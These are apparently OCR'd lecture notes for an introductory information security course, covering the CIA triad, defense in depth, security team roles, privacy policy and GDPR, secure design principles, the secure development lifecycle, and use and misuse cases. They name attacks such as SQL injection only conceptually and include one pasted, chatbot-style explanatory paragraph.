
IS U1 NOTES

What is Information Security?

“The protection afforded to an automated information system in order to attain the applicable objectives of preserving the integrity, availability and confidentiality of information system resources” (includes hardware, software, firmware, information/data, and telecommunications).

The CIA Triad - Core Security Principles



Categories of vulnerabilities

- Corrupted (loss of integrity)
- Leaky (loss of confidentiality)


- Unavailable or very slow (loss of availability)

Threats

- Capable of exploiting vulnerabilities
- Represent potential security harm to an asset

Attacks


- Passive – attempt to learn or make use of information from the system that does not affect system resources
- Active – attempt to alter system resources or affect their operation
- Insider – initiated by an entity inside the security parameter
- Outsider – initiated from outside the perimeter



What is data privacy?

- **R**ight of an individual to have control over how personal information is collected and used
- **Data protection,** a subset of data privacy**,** ensures confidentiality, integrity and availability of personal information

About India's draft Personal Data Protection Bill



Defense in Depth

Multiple layers of security measures are employed to protect against various threats. Each layer adds complexity and redundancy to the defense system, making it harder for attackers to penetrate.

Your hypothesis is correct in that the attacker would need to breach all the layers of defense to successfully penetrate the system, assuming each layer is effective. However, as you mentioned, defense in depth comes with its own set of challenges and trade-offs.

One of the primary challenges is the allocation of resources. Maintaining multiple layers of defense requires additional resources in terms of manpower, technology, and infrastructure. This can strain budgets and logistical capabilities, especially for organizations with limited resources.

Another challenge is managing the complexity of the defense system. Each layer may have its own set of configurations, policies, and monitoring mechanisms, which can increase the likelihood of misconfigurations or gaps in coverage if not managed properly.

Additionally, as you pointed out, there's the issue of false positives. When multiple layers of defense are employed, the probability of false alarms or alerts increases. This is because each layer may independently generate false positives, and when combined, these false alarms can accumulate. Managing and mitigating false positives becomes crucial to prevent alert fatigue and maintain the effectiveness of the defense system.

Despite these challenges, defense in depth remains a valuable strategy for enhancing security posture. By diversifying defense measures and spreading risk across multiple layers, organizations can improve resilience against various types of threats, including both traditional and emerging ones. It's essential to carefully balance the costs and benefits of each layer of defense to ensure an optimal security posture. Regular testing, monitoring, and adjustment of the defense strategy are necessary to adapt to evolving threats and maintain effectiveness over time.

Blue Teams

- Technical Security Controls implemented
- Security Monitoring
- Incident Response, Triage, Restoration
- Mostly inhouse (minimal outsourcing)

Red Team


- Vulnerability Assessment and Pen Testing
- Phishing campaigns
- Can be outsourced
- Output is usually a report

Purple Team

- Learn from each other
- Improve Security Posture
- Shorten the Incident Response Cycle
- Improve threat detection
- Reduce Attack surfaces

Security Policy: A broad, general statement of management's intent to protect organization assets

Security Procedure: The detailed steps to make policy happen



> **Violation of policy may result in disciplinary action up to and including discharge and may result in legal action of a litigious or criminal nature**

Privacy Policies

- **Personally Identifiable Information (PII)**
- Personnel records:
  - Payroll
  - Social Security Number (U.S.), National Insurance Number (U.K.)
- Customer information:
  - Addresses
  - Credit card data
  - Credit reports
- Legal requirement in many U.S. states
  - Also federal: HIPAA, GLBA, Sarbanes-Oxley As well as by PCI-DSS
  - Legal requirement in many countries around the world

General Data Protection Regulation (GDPR)

In summary, GDPR represents a significant regulatory framework aimed at enhancing the protection of personal data and empowering individuals to have more control over their data. Compliance with GDPR is essential for any organization that collects or processes personal data of individuals located in the EU, as failure to comply can result in substantial fines and reputational damage.

Acceptable Use Policy (AUP)

A well-defined policy framework is essential for guiding employee behavior, formalizing corporate culture, and ensuring compliance with legal and regulatory

requirements. Policies should be integrated into training programs, aligned with other policies, and customized to fit the organization's unique needs. Effective communication and enforcement are key to ensuring that policies are understood and followed throughout the organization.

Personnel Security Policies

- **Separation of Duties**
- **Dual control/Two-person Integrity**
- **Job rotation**
- **Mandatory vacations**
- **Reference check**
- **Credential check**
- **Background checks**

Personnel Security Policies: Human Resources and Security

- **Non-Disclosure Agreement (NDA):**
- **Employee disciplinary actions**
- **Notification of employee terminations**

Security Pillars

The security of a system, application, or protocol is always relative to

- A set of desired properties
- An adversary with specific capabilities

Confidentiality

Threat

Eavesdropping: This refers to the interception of information intended for someone else during its transmission over a communication channel. It poses a risk to the confidentiality of the information being transmitted.

Tools for Confidentiality

1. **Encryption:** Encryption involves transforming information using a secret known as an encryption key. The transformed information, known as ciphertext, can

only be decrypted and understood using another secret known as the decryption key. Encryption helps ensure that even if information is intercepted, it remains unreadable to unauthorized parties.

2. **Access Control:** Access control encompasses rules and policies that limit access to confidential information to only those individuals or systems with a legitimate "need to know." By implementing access control measures, organizations can restrict access to sensitive data and prevent unauthorized disclosure.
3. **Authentication:** Authentication involves verifying the identity or role of an individual or system. This verification process typically relies on a combination of factors, including:
    - Something the person has (e.g., a smart card or a radio key fob storing secret keys)
    - Something the person knows (e.g., a password)
    - Something the person is (e.g., biometric characteristics like fingerprints)

    By employing robust authentication mechanisms, organizations can ensure that only authorized users gain access to confidential information.
4. **Authorization:** Authorization involves determining whether a person or system is permitted to access specific resources based on an access control policy. Effective authorization mechanisms prevent unauthorized individuals or systems from accessing protected resources, thereby enhancing confidentiality.

Integrity

Tools:

1. **Backups:** Backups involve the periodic archiving of data to ensure that in the event of data loss or corruption, organizations can restore information from a previous point in time. Regular backups are essential for data recovery and continuity in case of unforeseen incidents such as hardware failures, cyberattacks, or natural disasters.
2. **Checksums:** Checksums are computed functions that map the contents of a file to a numerical value. They serve as a way to verify the integrity of data by detecting changes or errors. A checksum function depends on the entire contents of a file, and even a minor alteration (such as flipping a single bit) is

likely to result in a different output value. Checksums are commonly used in data transmission and storage to ensure data integrity.

3. **Data Correcting Codes:** Data correcting codes are methods for storing data in such a way that small changes can be easily detected and automatically corrected. These codes enhance data reliability and resilience by incorporating redundancy into the data storage mechanism. In the event of data corruption or errors, data correcting codes can help restore the original information without manual intervention.

Threats and Attacks:

1. **Alteration:** Alteration refers to the unauthorized modification of information. This can occur when an attacker gains access to sensitive data and makes changes to manipulate its content or integrity. For example, a man-in-the-middle attack involves intercepting a network stream, modifying the data, and then retransmitting it to the intended recipient, potentially leading to unauthorized alterations.
2. **Masquerading:** Masquerading involves the fabrication of information to appear as if it originated from a legitimate source when, in reality, it is not. Attackers may impersonate individuals, systems, or organizations to deceive users and gain unauthorized access to sensitive information or resources. Masquerading attacks can undermine trust and security, making it essential for organizations to implement robust authentication and verification mechanisms to detect and prevent impersonation attempts.

Authentication:

- **Verification of Identity**: Authentication confirms whether someone is who they claim to be. For example, determining if "Keith" is indeed the individual named Keith.

Authorization:

- **Permission Management**: Authorization determines what actions individuals, like Keith, are allowed to perform within a system once their identity is verified.

Accountability:

- **Tracking Actions**: Accountability involves tracking and attributing actions to specific individuals. For instance, logging what actions Keith performs within a system.

Assurance:

- **Trust Management**: Assurance pertains to how trust is established and maintained in computer systems. It relies on:
  - **Policies**: Behavioral expectations set for people and systems. For example, policies for accessing and copying songs in an online music system.
  - **Permissions**: Descriptions of allowed behaviors for interacting agents. For instance, permissions granted to users who purchase songs.
  - **Protections**: Mechanisms to enforce policies and permissions, such as access controls and encryption in an online music store.

Availability:

- **Accessibility and Modifiability**: Availability ensures that information is accessible and modifiable by authorized entities in a timely manner. Tools for ensuring availability include:
  - **Physical Protections**: Infrastructure designed to maintain information availability despite physical challenges.
  - **Computational Redundancies**: Backup systems and storage devices to mitigate failures.

Anonymity:

- **Non-Attribution of Records or Transactions**: Anonymity protects individuals' identities in records or transactions. Tools for anonymity include:
  - **Aggregation**: Combining data from many individuals to prevent individual identification.
  - **Mixing**: Interweaving transactions or communications to obscure individual traces.
  - **Proxies**: Trusted agents acting on behalf of individuals without traceability.
  - **Pseudonyms**: Fictional identities used in communications and transactions known only to trusted entities.

Authenticity:

- **Genuine Statements and Permissions**: Authenticity ensures that statements, policies, and permissions are genuine. The primary tool for authenticity is:
  - **Digital Signatures**: Cryptographic computations that uniquely bind documents to their issuers, achieving non-repudiation.

Threats and Attacks:

- **Repudiation**: Denial of commitment or data receipt, attempting to retract from contractual obligations.
- **Correlation and Traceback**: Integrating data sources to determine the origin of specific information.

Security Principles

Principle of Least Privelege

1. **Operate with Minimum Privileges**: Every program and user of a computer system should operate with only the minimum privileges necessary to perform their intended functions. This means that access rights and permissions should be restricted to what is essential for normal operation.
2. **Restriction of Privilege Abuse**: By enforcing the Principle of Least Privilege, the potential for abuse of privileges is limited. Users and programs are unable to perform actions beyond their authorized scope, reducing the risk of unauthorized access or malicious activities.
3. **Minimization of Damage**: In the event of a compromise, such as a security breach or unauthorized access, the damage caused is minimized because the compromised entity has limited privileges. This containment prevents the attacker from gaining unrestricted access to sensitive resources or causing widespread damage.

4. **Need-to-Know Information**: The concept of need-to-know information, commonly employed in military and security contexts, aligns closely with the Principle of Least Privilege. It dictates that individuals should only have access to information necessary for their specific roles or responsibilities.
5. **Examples of Implementation**:
    - Two-person authorization for sensitive actions, such as signing a cheque, ensures that no single individual has unilateral control.
    - Splitting keys or credentials among multiple individuals, as seen in the example of a bank locker or database administration key in large enterprises, adds another layer of security by requiring cooperation to access restricted resources.

Economy of Mechanism:

- Emphasizes simplicity in designing and implementing security measures.
- Simplicity aids in understanding for developers and users and facilitates efficient development and verification of enforcement methods.
- A simple security framework is easier to manage and less prone to errors or vulnerabilities.

Fail-safe Defaults:

- Specifies that the default configuration of a system should have a conservative protection scheme.
- Default settings should provide minimal access rights to files and services to mitigate risks.
- Often, default options in systems and applications prioritize usability over security, which may pose risks if not properly configured.

Complete Mediation:

- Requires that every access to a resource be checked for compliance with the protection scheme.
- The reference monitor, a piece of code responsible for checking permissions, must oversee every access to every object to ensure security.
- Caching or optimization techniques should not compromise complete mediation, as permissions can change over time.

- For example, online banking websites may enforce reauthentication after a certain period to ensure security.

Open Design vs. Security by Obscurity:

- Open design advocates for making the security architecture and design of a system publicly available or widely reviewed.
- Security should rely on keeping cryptographic keys secret rather than hiding the design of the system.
- Open design allows for scrutiny by multiple parties, leading to early discovery and correction of security vulnerabilities.
- In contrast, security by obscurity relies on keeping cryptographic algorithms or system designs secret, which has historically proven ineffective.

Least Common Mechanism:

- Minimizes mechanisms allowing resources to be shared by multiple users in systems with multiple users.
- For shared resources like files or applications, separate channels should be provided to prevent unforeseen consequences that could lead to security problems.

Psychological Acceptability:

- User interfaces should be well-designed and intuitive, with security-related settings aligning with user expectations.
- Security measures should not overly burden users or encourage them to bypass security controls.
- Users must understand and buy into the security model for it to be effective, and the security system must be usable and account for human factors.

Work Factor:

- The cost of circumventing a security mechanism should be compared with the resources of an attacker when designing security.
- Security measures should be proportionate to the potential threat, with critical assets receiving maximum protection.

Compromise Recording:

- Sometimes, it's more desirable to record intrusion details than to adopt more sophisticated preventive measures.
- Examples include surveillance cameras for building protection or maintaining logs for access to files, emails, and web browsing sessions in an office network.

Principles for a Secure Design:

1. **Design Security In from the Start**:
    - **Early Integration**: Incorporate security considerations into the initial design phase of software or system development.
    - **Threat Modeling**: Identify potential threats and vulnerabilities early in the design process to proactively address them.
    - **Secure Development Lifecycle**: Implement security practices and guidelines throughout the software development lifecycle, including requirements analysis, design, coding, testing, and deployment.
    - **Continuous Improvement**: Continuously evaluate and enhance security measures as the project evolves and new threats emerge.
2. **Minimize and Isolate Security Controls**:
    - **Principle of Least Privilege**: Restrict access rights and permissions to the minimum necessary for users and processes to perform their tasks.
    - **Isolation**: Segregate security mechanisms and sensitive data to limit exposure and reduce the attack surface.
    - **Defense in Depth**: Employ multiple layers of security controls to provide redundancy and resilience against attacks.
    - **Compartmentalization**: Partition the system into distinct components or compartments with limited interactions to contain potential breaches.
3. **Employ Least Privilege**:
    - **Granular Access Control**: Implement access controls that grant users only the specific privileges required to perform their roles or tasks.
    - **Role-Based Access Control (RBAC)**: Assign permissions based on user roles or job functions to enforce the principle of least privilege.
    - **Default Deny Policy**: Start with a restrictive access policy and grant permissions selectively based on legitimate business needs.

- **Regular Review**: Periodically review and adjust access rights to ensure they align with current requirements and user roles.

4. **Structure Security-Relevant Features**:
   - **Security Architecture**: Define a comprehensive security architecture that encompasses all aspects of the system, including data protection, authentication, authorization, and auditing.
   - **Modular Design**: Break down complex security features into smaller, manageable modules for easier implementation, testing, and maintenance.
   - **Interoperability**: Ensure compatibility and interoperability between security components and external systems or services.
   - **Scalability**: Design security features to scale efficiently as the system grows in size or complexity.
5. **Make Security Friendly**:
   - **User-Centric Design**: Prioritize user experience and usability when designing security features to minimize friction and frustration.
   - **Transparent Controls**: Clearly communicate security policies, settings, and actions to users in a non-technical language.
   - **Sensible Defaults**: Set reasonable default configurations that balance security and usability, reducing the need for users to make complex decisions.
   - **Education and Training**: Provide users with training and resources to understand security best practices and effectively use security features.

Principles for Software Security:

1. **Secure the Weakest Link**:
   - **Vulnerability Assessment**: Identify and prioritize vulnerabilities based on their potential impact and exploitability.
   - **Remediation**: Implement mitigation measures to address critical vulnerabilities and strengthen weak points in the system.
   - **Continuous Monitoring**: Monitor the security posture of the system continuously to detect and respond to emerging threats and vulnerabilities.
2. **Practice Defense in Depth**:
   - **Layered Security**: Implement multiple layers of security controls, such as firewalls, intrusion detection systems, antivirus software, and encryption, to

provide overlapping protection.

- **Redundancy**: Duplicate critical security measures to ensure resilience against single points of failure or compromise.
- **Adaptive Security**: Adjust security measures dynamically based on changing threat landscapes and evolving attack vectors.

3. **Fail Securely**:
    - **Graceful Degradation**: Design systems to fail gracefully under adverse conditions without compromising security or integrity.
    - **Error Handling**: Implement robust error handling mechanisms to prevent security breaches or data loss in the event of system failures.
    - **Failover Mechanisms**: Deploy redundant systems or failover mechanisms to maintain service availability and data integrity during failures.
4. **Promote Privacy**:
    - **Data Minimization**: Collect and retain only the minimum amount of personal data necessary to fulfill legitimate business purposes.
    - **Data Encryption**: Encrypt sensitive data both in transit and at rest to prevent unauthorized access or disclosure.
    - **Privacy by Design**: Integrate privacy considerations into the design and development of systems and applications from the outset.
5. **Keep it Simple**:
    - **Simplicity**: Strive for simplicity in design, implementation, and configuration to minimize the risk of errors or vulnerabilities.
    - **Principle of Least Complexity**: Reduce complexity wherever possible without sacrificing functionality or security.
    - **Code Review**: Conduct regular code reviews to identify and eliminate unnecessary complexity and potential security weaknesses.
6. **Be Reluctant to Trust**:
    - **Zero Trust Model**: Assume that all networks, systems, and users are potentially compromised and require continuous authentication and authorization.
    - **Trust Boundaries**: Clearly define trust boundaries between different components or domains of the system and enforce strict access controls.


- **Verification and Validation**: Verify the trustworthiness of external entities, services, or software components before relying on them for critical operations.

7. **Use Community Resources**:
    - **Information Sharing**: Participate in information sharing and collaboration initiatives with industry peers, security communities, and government agencies.
    - **Open Source**: Leverage open-source tools, libraries, and frameworks with strong community support and active development.
    - **Threat Intelligence**: Stay informed about emerging threats, vulnerabilities, and attack techniques through community-driven threat intelligence feeds and forums.

Additional Security Measures:

- **Validated Backup**: Conduct regular backup operations of critical data and verify the integrity and recoverability of backups through testing and validation procedures.
- **Patch Management**: Implement a formal patch management program to promptly apply security patches and updates to address known vulnerabilities and software bugs.
- **Prevent/Detect/Respond (PDR)**: Establish a comprehensive security strategy that combines preventive measures, detection mechanisms, and incident response protocols to mitigate security risks effectively.
- **Cryptographic Techniques**: Utilize cryptographic methods such as digital signatures, cryptographic hash functions, message authentication codes, and digital certificates to ensure data integrity, authenticity, and confidentiality.
- **Social Engineering Awareness**: Educate users about common social engineering tactics and encourage a culture of skepticism and vigilance to prevent unauthorized access or information disclosure through social manipulation.

Secure Development LifeCycle (SDLC)



Pre-SDL: Security Training

All team members receive baseline security training covering topics such as threat modeling, secure coding practices, and privacy considerations. Specialized and advanced training may be required based on roles and responsibilities.

Phase 1: Requirements

- Specify security requirements for the application in its planned operational environment.
- Define quality gates for each development phase, negotiated with a security advisor. For example, fixing all compiler warnings before committing code.
- Establish bug bars for the entire project, such as no known vulnerabilities rated "critical" or "important" at the time of release.
- Identify functional aspects of the software requiring deep review, including security design reviews and penetration testing.
- Assess privacy impact rating (P1, P2, P3) based on data handling and transmission.

Phase 2: Design

- Ensure all design specifications include secure implementation details for provided features or functions.
- Employ strategies like attack surface reduction, defense in depth, and threat modeling to mitigate security risks.

- Utilize secure design patterns to address common security challenges.

Phase 3: Implementation

- Publish a list of approved tools and their associated security checks, subject to approval by an external security advisor.
- Analyze all functions and APIs used in the project, prohibiting unsafe ones (including open source).
- Scan code for prohibited functions and APIs and modify as necessary.
- Perform static analysis of code to identify vulnerabilities and adherence to security standards.

Phase 4: Verification

- Conduct dynamic program analysis and fuzz testing to identify and address runtime vulnerabilities.
- Update threat models and attack surface analysis to reflect design and implementation changes.
- Review and mitigate new threats or attacks.


Phase 5: Release

- Establish an incident response plan with designated points of contact and on-call decision-makers.
- Develop security servicing plans for code inherited from other groups or third-party code, including the right to make changes if necessary.
- Conduct a Final Security Review (FSR) to evaluate compliance with security requirements, bug bars, and threat models.
- Release to manufacturing or web conditional upon passing FSR.
- Obtain certification from a privacy advisor if the project involves data handling with a high privacy risk (P1).
- Archive all specifications, code, binaries, threat models, and plans for future reference or service.


Risk Analysis


Risk analysis is used at the ***architecture & design*** phase and at the ***verification*** phase (to some degree also at requirements stage)

Trust



Use Case and Misuse Case





	Security Use Cases	Misuse Cases
Usage	Analyze and specify security requirements	Analyze and specify security threats.
Success Criteria	Application Succeeds	Misuser Succeeds
Produced By	Security Team	Security Team
Used By	Requirements Team	Security Team
External Actors	User	Misuser, User
Driven By	Misuse Cases	Asset Vulnerability Analysis Threat Analysis

Use Cases:

- **User Login**: A user provides valid credentials (username and password) to authenticate and gain access to the system.
- **Place Order**: A registered user selects items, adds them to the cart, provides shipping and payment information, and confirms the order.
- **View Account Information**: A user can view their account details such as profile information, order history, and saved payment methods.
- **Admin Manage Users**: An administrator can add, edit, or deactivate user accounts as well as assign roles and permissions.

Misuse Cases:

- **Brute Force Attack**: An attacker repeatedly attempts to login using various username/password combinations to gain unauthorized access to user accounts.

- **SQL Injection**: An attacker submits malicious SQL commands via input fields to manipulate or retrieve sensitive data from the database.
